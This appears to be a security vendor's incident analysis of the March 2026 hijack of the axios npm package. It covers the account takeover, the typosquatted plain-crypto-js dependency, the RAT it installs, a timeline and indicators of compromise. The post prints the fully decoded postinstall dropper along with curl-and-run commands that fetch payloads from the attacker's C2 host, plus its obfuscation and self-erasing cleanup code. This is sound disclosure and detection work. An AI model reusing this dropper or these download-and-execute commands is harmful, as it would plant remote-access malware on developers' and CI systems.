

Key points and observations
- On March 31, 2026, an attacker hijacked an axios npm maintainer account and published two malicious releases:
axios@1.14.1andaxios@0.30.4. - These malicious releases add a trojanized dependency,
plain-crypto-js(a typosquat ofcrypto-js), which downloads and executes a cross-platform RAT (remote access trojan) on install. - The attack chain was effective for roughly 3 hours (00:21 to 03:25 UTC) before npm removed the compromised packages. Axios has over 3 million weekly downloads and 174,000 dependent npm packages.
- The legitimate
axios@1.14.0was published via GitHub Actions OIDC trusted publishing. The attacker published the malicious releases directly from the compromised account, bypassing CI/CD. - The Windows and Linux RAT payloads both contain bugs that limit their effectiveness. The Linux payload crashes in containerized environments.
Note on TeamPCP: The TTPs in this compromise do not match the recent TeamPCP supply chain campaign that targeted Trivy, LiteLLM, Telnyx, and Checkmarx earlier in March 2026. We assess with reasonable confidence that these are unrelated campaigns.
What happened
On March 31, 2026, an attacker compromised the npm account of an axios maintainer and published two malicious patch releases: 1.14.1 and 0.30.4. The following diagram shows the attack flow:

The compromised release
The attacker published 1.14.1 at 00:21 UTC and 0.30.4 at 01:00 UTC. The 1.14.1 source code is identical to 1.14.0. The only meaningful change to package.json was a new dependency: "plain-crypto-js": "^4.2.1", a name meant to resemble the legitimate crypto-js, never imported by any axios code. We have not independently analyzed 0.30.4, but StepSecurity reports it contains the same backdoor.

Because 1.14.1 was tagged as latest, any npm install axios without a pinned version during the 3-hour window pulled the compromised release.
Tracing the account takeover in npm registry metadata
The npm registry API (https://registry.npmjs.org/<package>) returns metadata for every published version: who published it, the maintainers list at publication time, and provenance attestations. The 1.14.0 and 1.14.1 metadata reveal two signs of the account takeover.
The publisher changed from GitHub Actions to a direct user session. The _npmUser field for each version records who published it. The trustedPublisher field confirms 1.14.0 was published via npm's OIDC trusted publishing, linked to a GitHub Actions workflow:
// GET https://registry.npmjs.org/axios → .versions["1.14.0"]._npmUser
{
  "name": "GitHub Actions",
  "email": "npm-oidc-no-reply@github.com",
  "trustedPublisher": {
    "id": "github",
    "oidcConfigId": "oidc:9061ef30-3132-49f4-b28c-9338d192a1a9"
  }
}
For 1.14.1 the trustedPublisher field is absent. This version was published directly from the jasonsaayman account session, not through the GitHub Actions workflow:
// GET https://registry.npmjs.org/axios → .versions["1.14.1"]._npmUser
{
  "name": "jasonsaayman",
  "email": "ifstap@proton.me"
}
The maintainer email address changed between versions. The npm registry snapshots the full maintainers list when each version is published. In the 1.14.0 snapshot, jasonsaayman has the email address jasonsaayman@gmail.com. In the 1.14.1 snapshot, the same account shows the attacker's email address:
// .versions["1.14.0"].maintainers
[
  { "name": "jasonsaayman", "email": "jasonsaayman@gmail.com" },
  // ... other maintainers
]

// .versions["1.14.1"].maintainers
[
  { "name": "jasonsaayman", "email": "ifstap@proton.me" },
  // ... other maintainers unchanged
]
Note: npm has since removed 1.14.1 from the registry and reverted dist-tags.latest to 1.14.0. The per-version metadata for 1.14.1 is no longer available through the public API, but the time object still records its publication timestamp (2026-03-31T00:21:58.168Z).
How the maintainer and community responded
The attacker had access to both the npm and GitHub accounts. Community members filed issues to report the compromise (#10597 and #10601, both by Ashish Kurmi from StepSecurity), but the attacker deleted them. The maintainer later clarified that the deletions were not their doing.
Another axios maintainer, DigitalBrainJS, was the first to respond. The compromised account had higher permissions than DigitalBrainJS had, so DigitalBrainJS could not revoke its access or prevent the attacker from undoing fixes:

DigitalBrainJS worked around the access problem:
- At 01:38 UTC,
DigitalBrainJSopened PR #10591 to add a deprecation workflow for the compromised versions. DigitalBrainJSflagged the issue deletions to the community.DigitalBrainJScontacted npm directly and got all compromised versions and tokens revoked within about 3 hours.
About 4 hours after the malicious release, jasonsaayman responded on issue #10604 and confirmed the compromise:
- Two-factor authentication (2FA) was enabled on the account.
jasonsaaymancould not explain how the attacker gained access. jasonsaaymanspeculated that a recovery code may have been used.- OIDC trusted publishing was configured for
v1.x, butv0.xstill relied on a long-lived npm token, whichjasonsaaymanrevoked.
Analyzing the payload
The plain-crypto-js dependency uses a postinstall script to download and execute a platform-specific RAT on macOS, Windows, and Linux, then removes all traces of the hook from disk.

How plain-crypto-js delivers the payload
plain-crypto-js@4.2.1 is a clone of the real crypto-js@4.2.0 with a scripts block added to its package.json:
-   "name": "crypto-js",
-   "version": "4.2.0",
+   "name": "plain-crypto-js",
+   "version": "4.2.1",
    "description": "JavaScript library of crypto standards.",
    "main": "index.js",
+   "scripts": {
+     "test": "echo \"Error: no test specified\" && exit 1",
+     "postinstall": "node setup.js"
+   },
    "dependencies": {},
npm runs postinstall scripts automatically after installing a package. Since axios@1.14.1 lists plain-crypto-js as a dependency, npm install axios triggers the chain: npm installs plain-crypto-js, then runs setup.js.
The package also ships a second file, package.md, which is a copy of package.json without the postinstall entry. This is used during cleanup to replace the evidence (see Covering its tracks).
setup.js hides all its strings behind two deobfuscation functions. _trans_2 reverses a string and replaces _ with =, and then base64-decodes the result and passes it to _trans_1. _trans_1 then applies a byte-wise XOR operation to each character, using a digit derived from the key "OrDeR_7077" and the constant 333:
// _trans_1: XOR each char against a digit from the key and the constant 333
function _trans_1(str, key) {
    const digits = key.split("").map(Number);
    // "OrDeR_7077" -> [NaN, NaN, NaN, NaN, NaN, NaN, 7, 0, 7, 7]
    // Only the last 4 characters ("7077") parse as numbers;
    // the rest become NaN, which falls to 0 in the XOR via the || 0.
    let result = "";
    for (let i = 0; i < str.length; i++) {
        const d = digits[7 * i * i % 10] || 0;
        result += String.fromCharCode(str.charCodeAt(i) ^ d ^ 333);
    }
    return result;
}

// _trans_2: reverse the string, replace _ with =, base64-decode, then run _trans_1
function _trans_2(encoded, key) {
    const reversed = encoded.split("").reverse().join("").replaceAll("_", "=");
    const decoded = Buffer.from(reversed, "base64").toString("utf8");
    return _trans_1(decoded, key);
}

// All strings in setup.js are hidden this way, for example:
_trans_2("__gvEvKx", "OrDeR_7077")  // decodes to "fs"
_trans_2("__gvELKx", "OrDeR_7077")  // decodes to "os"
After deobfuscation, the script calls _entry("6202033"), which detects the operating system and branches into platform-specific download and execution logic.
Full decoded setup.js (click to expand)
The snippet below contains a minimally-decoded version of setup.js:
const fs = require("fs");
const os = require("os");
const { execSync } = require("child_process");

const platform = os.platform();
const tmpdir = os.tmpdir();
const E = "LOCAL_PATH";
const S = "PS_PATH";
const a = "SCR_LINK";
const c = "PS_BINARY";
const q = "http://sfrclak.com:8000/6202033";
let n = "";

os.type();
os.release();
os.arch();

for (;;) {
  if (platform === "darwin") {
    let r = tmpdir + "/6202033";
    let script = `
    set {a, s, d} to {"", "SCR_LINK", "/Library/Caches/com.apple.act.mond"}
        try
            do shell script "curl -o " & d & a & " -d packages.npm.org/product0" & " -s " & s & " && chmod 770 " & d & " && /bin/zsh -c \\"" & d & " " & s & " &\\" &> /dev/null"
        end try
    do shell script "rm -rf LOCAL_PATH"`;
    script = script.replaceAll(a, q);
    script = script.replaceAll(E, r);
    fs.writeFileSync(r, script);
    n = `nohup osascript "LOCAL_PATH" > /dev/null 2>&1 &`;
    n = n.replaceAll(E, r);

  } else if (platform === "win32") {
    let r = execSync("where powershell").toString().trim();
    let W = process.env.PROGRAMDATA + "\\wt.exe";
    if (!fs.existsSync(W)) fs.copyFileSync(r, W);

    let o = tmpdir + "\\6202033.vbs";
    let K = tmpdir + "\\6202033.ps1";
    let l = `
    Set objShell = CreateObject("WScript.Shell")
    objShell.Run "cmd.exe /c curl -s -X POST -d ""packages.npm.org/product1"" ""SCR_LINK"" > ""PS_PATH"" & ""PS_BINARY"" -w hidden -ep bypass -file ""PS_PATH"" ""SCR_LINK"" & del ""PS_PATH"" /f", 0, False
    `;
    l = l.replaceAll(a, q);
    l = l.replaceAll(S, K);
    l = l.replaceAll(c, W);
    fs.writeFileSync(o, l);
    n = `cscript "LOCAL_PATH" //nologo && del "LOCAL_PATH" /f`;
    n = n.replaceAll(E, o);

  } else {
    n = `curl -o /tmp/ld.py -d packages.npm.org/product2 -s SCR_LINK && nohup python3 /tmp/ld.py SCR_LINK > /dev/null 2>&1 &`;
    n = n.replaceAll(a, q);
  }
  break;
}

execSync(n);

fs.unlink(__filename, () => {});
fs.unlink("package.json", () => {});
fs.rename("package.md", "package.json", () => {});
macOS payload
On macOS, setup.js writes an AppleScript file to $TMPDIR/6202033 that downloads and executes a binary disguised as an Apple system daemon:
# Deobfuscated AppleScript content
curl -o /Library/Caches/com.apple.act.mond \
     -d packages.npm.org/product0 \
     -s http://sfrclak.com:8000/6202033
chmod 770 /Library/Caches/com.apple.act.mond
The -d POST body (packages.npm.org/product0) is not a real domain. It is sent as POST data to the command-and-control (C2) server, with a different value per platform: product0 for macOS, product1 for Windows, product2 for Linux.
Windows payload
On Windows, setup.js copies the PowerShell executable to %PROGRAMDATA%\wt.exe (mimicking Windows Terminal), then writes and executes a VBScript file (%TEMP%\6202033.vbs) via cscript //nologo. The VBScript fetches a .ps1 payload from the C2 and executes it in hidden mode with execution policy bypass:
curl -o %TEMP%\6202033.ps1 -d packages.npm.org/product1 -s http://sfrclak.com:8000/6202033
%PROGRAMDATA%\wt.exe -w hidden -ep bypass -file %TEMP%\6202033.ps1
The Windows variant is the only one with built-in persistence. The downloaded PowerShell script writes %PROGRAMDATA%\system.bat (a one-liner that re-fetches the payload from the C2) and registers it under the MicrosoftUpdate Run key at HKCU\Software\Microsoft\Windows\CurrentVersion\Run, so it re-executes on every login.
Linux payload
On Linux, setup.js downloads and executes a Python script:
curl -o /tmp/ld.py -d packages.npm.org/product2 -s http://sfrclak.com:8000/6202033
nohup python3 /tmp/ld.py http://sfrclak.com:8000/6202033 &
The Linux variant has no persistence mechanism.
Covering its tracks
After executing the platform-specific payload, setup.js removes traces of the postinstall hook:
// Deobfuscated cleanup logic from setup.js
fs.unlink(__filename);                    // delete setup.js itself
fs.unlink("package.json");                // delete package.json (contains postinstall)
fs.rename("package.md", "package.json");  // replace with clean copy (no postinstall)
After this swap, inspecting node_modules/plain-crypto-js/package.json or running npm ls shows no trace of the postinstall script.
Bugs in the Windows and Linux payloads
Both the Linux and Windows second-stage payloads contain bugs that prevent the RAT from functioning as intended.
Linux: os.getlogin() crashes in containers and CI
The Linux payload's work() function first sends a FirstInfo message with directory listings, then calls main_work() to start the beacon loop:
def work():
    url = sys.argv[1]
    uid = generate_random_string(16)
    dir_info = init_dir_info()           # list ~/, ~/.config, ~/Documents, ~/Desktop
    body = { "type": "FirstInfo", "uid": uid, "os": get_os(), "content": dir_info }
    send_result(url, body)               # succeeds: directory listings are exfiltrated
    main_work(url, uid)                  # crashes in containers (see below)
The FirstInfo exfiltration succeeds regardless of environment. But main_work() crashes on its first iteration: get_user_name() calls os.getlogin(), which under the hood relies on /proc/self/loginuid and a TTY being attached to stdin. In containers, CI jobs, cron, and background services (common npm install environments), neither condition is met and the call fails:
$ python /tmp/ld.py http://sfrclak.com:8000/6202033
Traceback (most recent call last):
  File "/tmp/ld.py", line 443, in <module>
    work()
  File "/tmp/ld.py", line 439, in work
    main_work(url, uid)
  File "/tmp/ld.py", line 401, in main_work
    "username": get_user_name(),
  File "/tmp/ld.py", line 39, in get_user_name
    return os.getlogin()
FileNotFoundError: [Errno 2] No such file or directory
The attacker imported pwd (which provides pwd.getpwuid(os.getuid()).pw_name, a portable alternative) but never used it.
A second bug affects the binary execution handler (peinject). The function do_action_ijt() references an undefined variable b64_string instead of its parameter ijtbin, so even on systems where the beacon loop runs, the C2 cannot deliver binary payloads:
def do_action_ijt(ijtbin, param):
  payload = base64.b64decode(b64_string) # b64_string doesn't exist
Windows: work() is never called
The PowerShell script runs its top-level code on execution: It collects system information, sets up persistence (registry Run key + system.bat), and defines the RAT functions. But it never calls work() to start the RAT:
# Top-level code (lines 1-20): executes on load
$url = $args[0]
$uid = -join ((48..57) + (65..90) + (97..122) | Get-Random -Count 16 | ...)
# ... system info collection ...
# ... persistence setup (registry key + system.bat) ...

# Functions defined but never called
function mainWork { }          # empty function body
function work { ... }          # full RAT implementation, never invoked

# End of file - no call to work()
On first execution, the attacker gets persistence but no C2 session: No FirstInfo is sent, no beacon loop starts, and no commands can be received. The persistence mechanism (system.bat) re-downloads the script from the C2 on each login, so the attacker could serve a fixed version later. But the initial execution is inert beyond installing the Run key.
The empty mainWork function (defined with no body) suggests unfinished refactoring.
The second-stage RAT
All three platform payloads (Mach-O universal binary on macOS, PowerShell script on Windows, Python script on Linux) implement the same C2 protocol: HTTP POST to sfrclak[.]com:8000/6202033 with base64-encoded JSON bodies and a hardcoded IE8 User-Agent string.
On first execution, the RAT generates a random 16-character UID and sends a FirstInfo message with directory listings of the victim's home directory, Desktop, Documents, and .config folder. On Windows, the listing also covers OneDrive, AppData\Roaming, and all drive roots.
The RAT then enters a 60-second beacon loop. Each iteration sends a BaseInfo message with hostname, username, OS, architecture, timezone, boot time, hardware model, CPU, and running processes.
The C2 can send the following commands:
| Command | Description |
|---|---|
kill |
Terminate the RAT. |
peinject |
Execute a binary payload delivered as base64. On Windows, loads a .NET assembly reflectively into cmd.exe. On Linux, writes to /tmp/.<random> and executes. |
runscript |
Run arbitrary shell commands, PowerShell scripts, or Python code. |
rundir |
Enumerate a directory (names, sizes, timestamps). |
The macOS binary is a Mach-O universal (x86_64 + arm64) compiled with Xcode, using libcurl for HTTP. It is a compiled port of the Linux Python script (ld.py): same C2 commands, same system enumeration, same POST parameters. It can also retrieve and execute AppleScript payloads via osascript, stored under /tmp/.XXXXXX.scpt. Build artifacts leak the attacker's development path (/Users/mac/Desktop/Jain_DEV/client_mac/macWebT/) and Xcode project name (macWebT).
Neither the macOS nor the Linux variant includes built-in persistence, but runscript allows the attacker to deploy persistence through follow-on commands.
Timeline
All times are UTC on March 30-31, 2026.
| Time (UTC) | Event |
|---|---|
| Mar 30 | C2 domain sfrclak[.]com registered via Namecheap (WHOIS creation date: 2026-03-30T16:03:46Z). |
| Mar 30, 05:57 | plain-crypto-js@4.2.0 published to npm by nrwise@proton.me (according to StepSecurity), likely containing a clone of crypto-js. (This version has been removed and could not be recovered for analysis.) |
| Mar 30, 23:59 | plain-crypto-js@4.2.1 published with the malicious postinstall script. |
| Mar 31, 00:21 | Malicious axios@1.14.1 published from the jasonsaayman account, tagged as latest, referencing plain-crypto-js@^4.2.1. |
| Mar 31, 01:00 | Malicious axios@0.30.4 published from the same account. |
| Mar 31, 01:38 | Axios maintainer DigitalBrainJS opens PR #10591 to add a deprecation workflow for the compromised versions. |
| Mar 31, 02:19 | Ashish Kurmi (StepSecurity) opens GitHub issue #10597 reporting the compromise. This issue is later deleted via the compromised maintainer's GitHub account. |
| Mar 31, 02:32 | Ashish Kurmi opens issue #10601. Also deleted. |
| Mar 31, 03:00 | Ashish Kurmi opens issue #10604. This one survives. |
| Mar 31, 03:25 | npm replaces plain-crypto-js with a security placeholder. |
| Mar 31, ~03:40 | npm removes the compromised axios versions and revokes all npm tokens for the package, after being contacted by axios maintainer DigitalBrainJS. |
| Mar 31, 04:08 | Maintainer jasonsaayman acknowledges the incident and begins investigating. |
| Mar 31, 04:45 | jasonsaayman notes they had 2FA enabled and are seeking support to understand how the account was compromised. |
| Mar 31, 05:06 | jasonsaayman states OIDC trusted publishing was configured on v1.x, but v0.x still used a long-lived npm token, which they say they revoked. |
| Mar 31, 06:54 | jasonsaayman states they have reset all passwords and security keys, and have revoked all sessions. |
| Mar 31, 07:47 | jasonsaayman suggests the attacker may have used one of their account recovery codes. |
Protecting against known malicious packages with SCFW
The Supply-Chain Firewall (SCFW) is an open source project that transparently wraps pip install and npm install and automatically blocks known malicious packages.
We use SCFW extensively at Datadog because it's a low-friction way to secure developer workstations against similar threats.

See the GitHub repository to get started.
We also maintain an open source malicious software packages dataset with over 22,000 samples. Both the compromised axios@1.14.1 and plain-crypto-js@4.2.1 packages are available for download and independent analysis.
How Datadog can help
Datadog Code Security can identify hosts, containers, and build environments where the compromised version was installed. Use the following query in the Library Inventory to scope affected systems:
library_name:axios status:Open library_version:(1.14.1 OR 0.30.4)
For services with floating dependencies, broaden the search to library_version:(1.14.0 OR 1.14.1 OR 0.30.3 OR 0.30.4) to catch systems whose data hasn't refreshed yet.
Hunt for follow-on activity by analyzing C2 traffic and file system artifacts across logs and workload telemetry data:
@dns.question.name:sfrclak.com
@network.destination.ip:142.11.206.73 @network.destination.port:8000
@file.path:(*com.apple.act.mond OR */wt.exe OR */system.bat OR */ld.py)
@process.args:*sfrclak*
IOCs
You can download these IOCs as CSV from our GitHub repository.
Network
| Indicator | Type | Context |
|---|---|---|
sfrclak[.]com |
Domain (C2) | Registered 2026-03-30 via Namecheap |
142.11.206.73 |
IPv4 | A record for sfrclak[.]com (Hostwinds) |
http://sfrclak[.]com:8000/6202033 |
URL | Stage 2 download + C2 beacon endpoint |
mozilla/4.0 (compatible; msie 8.0; windows nt 5.1; trident/4.0) |
User-Agent | Hardcoded in all RAT variants |
Affected packages
| Type | Name | Affected versions |
|---|---|---|
| npm package | axios |
1.14.1, 0.30.4 |
| npm package | plain-crypto-js |
4.2.1 |
Second-stage payload hashes
| Platform | SHA-256 |
|---|---|
| macOS (Mach-O binary) | 92ff08773995ebc8d55ec4b8e1a225d0d1e51efa4ef88b8849d0071230c9645a |
| Windows (PowerShell script) | 617b67a8e1210e4fc87c92d1d1da45a2f311c08d26e89b12307cf583c900d101 |
| Linux (Python script) | fcb81618bb15edfdedfb638b4c08a2af9cac9ecfa551af135a8402bf980375cf |
File system artifacts
| OS | Path | Description |
|---|---|---|
| macOS | /Library/Caches/com.apple.act.mond |
Downloaded binary disguised as Apple daemon |
| macOS | $TMPDIR/6202033 |
AppleScript dropper (self-deleting) |
| Windows | %PROGRAMDATA%\wt.exe |
Renamed copy of PowerShell |
| Windows | %PROGRAMDATA%\system.bat |
Persistence script (re-fetches payload on login) |
| Windows | HKCU\Software\Microsoft\Windows\CurrentVersion\Run\MicrosoftUpdate |
Run key for persistence |
| Windows | %TEMP%\6202033.vbs |
VBScript dropper (self-deleting) |
| Windows | %TEMP%\6202033.ps1 |
Downloaded PowerShell payload |
| Linux | /tmp/ld.py |
Downloaded Python payload |
| Linux | /tmp/.<random 6 chars> |
Binary dropped by peinject command |
Attribution artifacts
| Artifact | Value |
|---|---|
| Xcode project name | macWebT |
| macOS dev username | mac |
| Dev directory | /Users/mac/Desktop/Jain_DEV/client_mac/macWebT/ |
| Build hash | macWebT-55554944c848257813983360905d7ad0f7e5e3f5 |
| npm attacker email (axios) | ifstap@proton.me |
npm attacker email (plain-crypto-js) |
nrwise@proton.me (as reported by StepSecurity) |
| Obfuscation key | OrDeR_7077 |
| Campaign ID | 6202033 |
References
- MAL-2026-2307 (OSV)
- GHSA-fw8c-xr5c-95f9 (GitHub Advisory)
- axios/axios#10604 (GitHub issue)
- StepSecurity: axios compromised on npm
Acknowledgements
Thanks to Matt Muir, Sebastian Obregoso, Eslam Salem, Ian Kretz, Seth Art, and Martin McCloskey for their contributions to this research.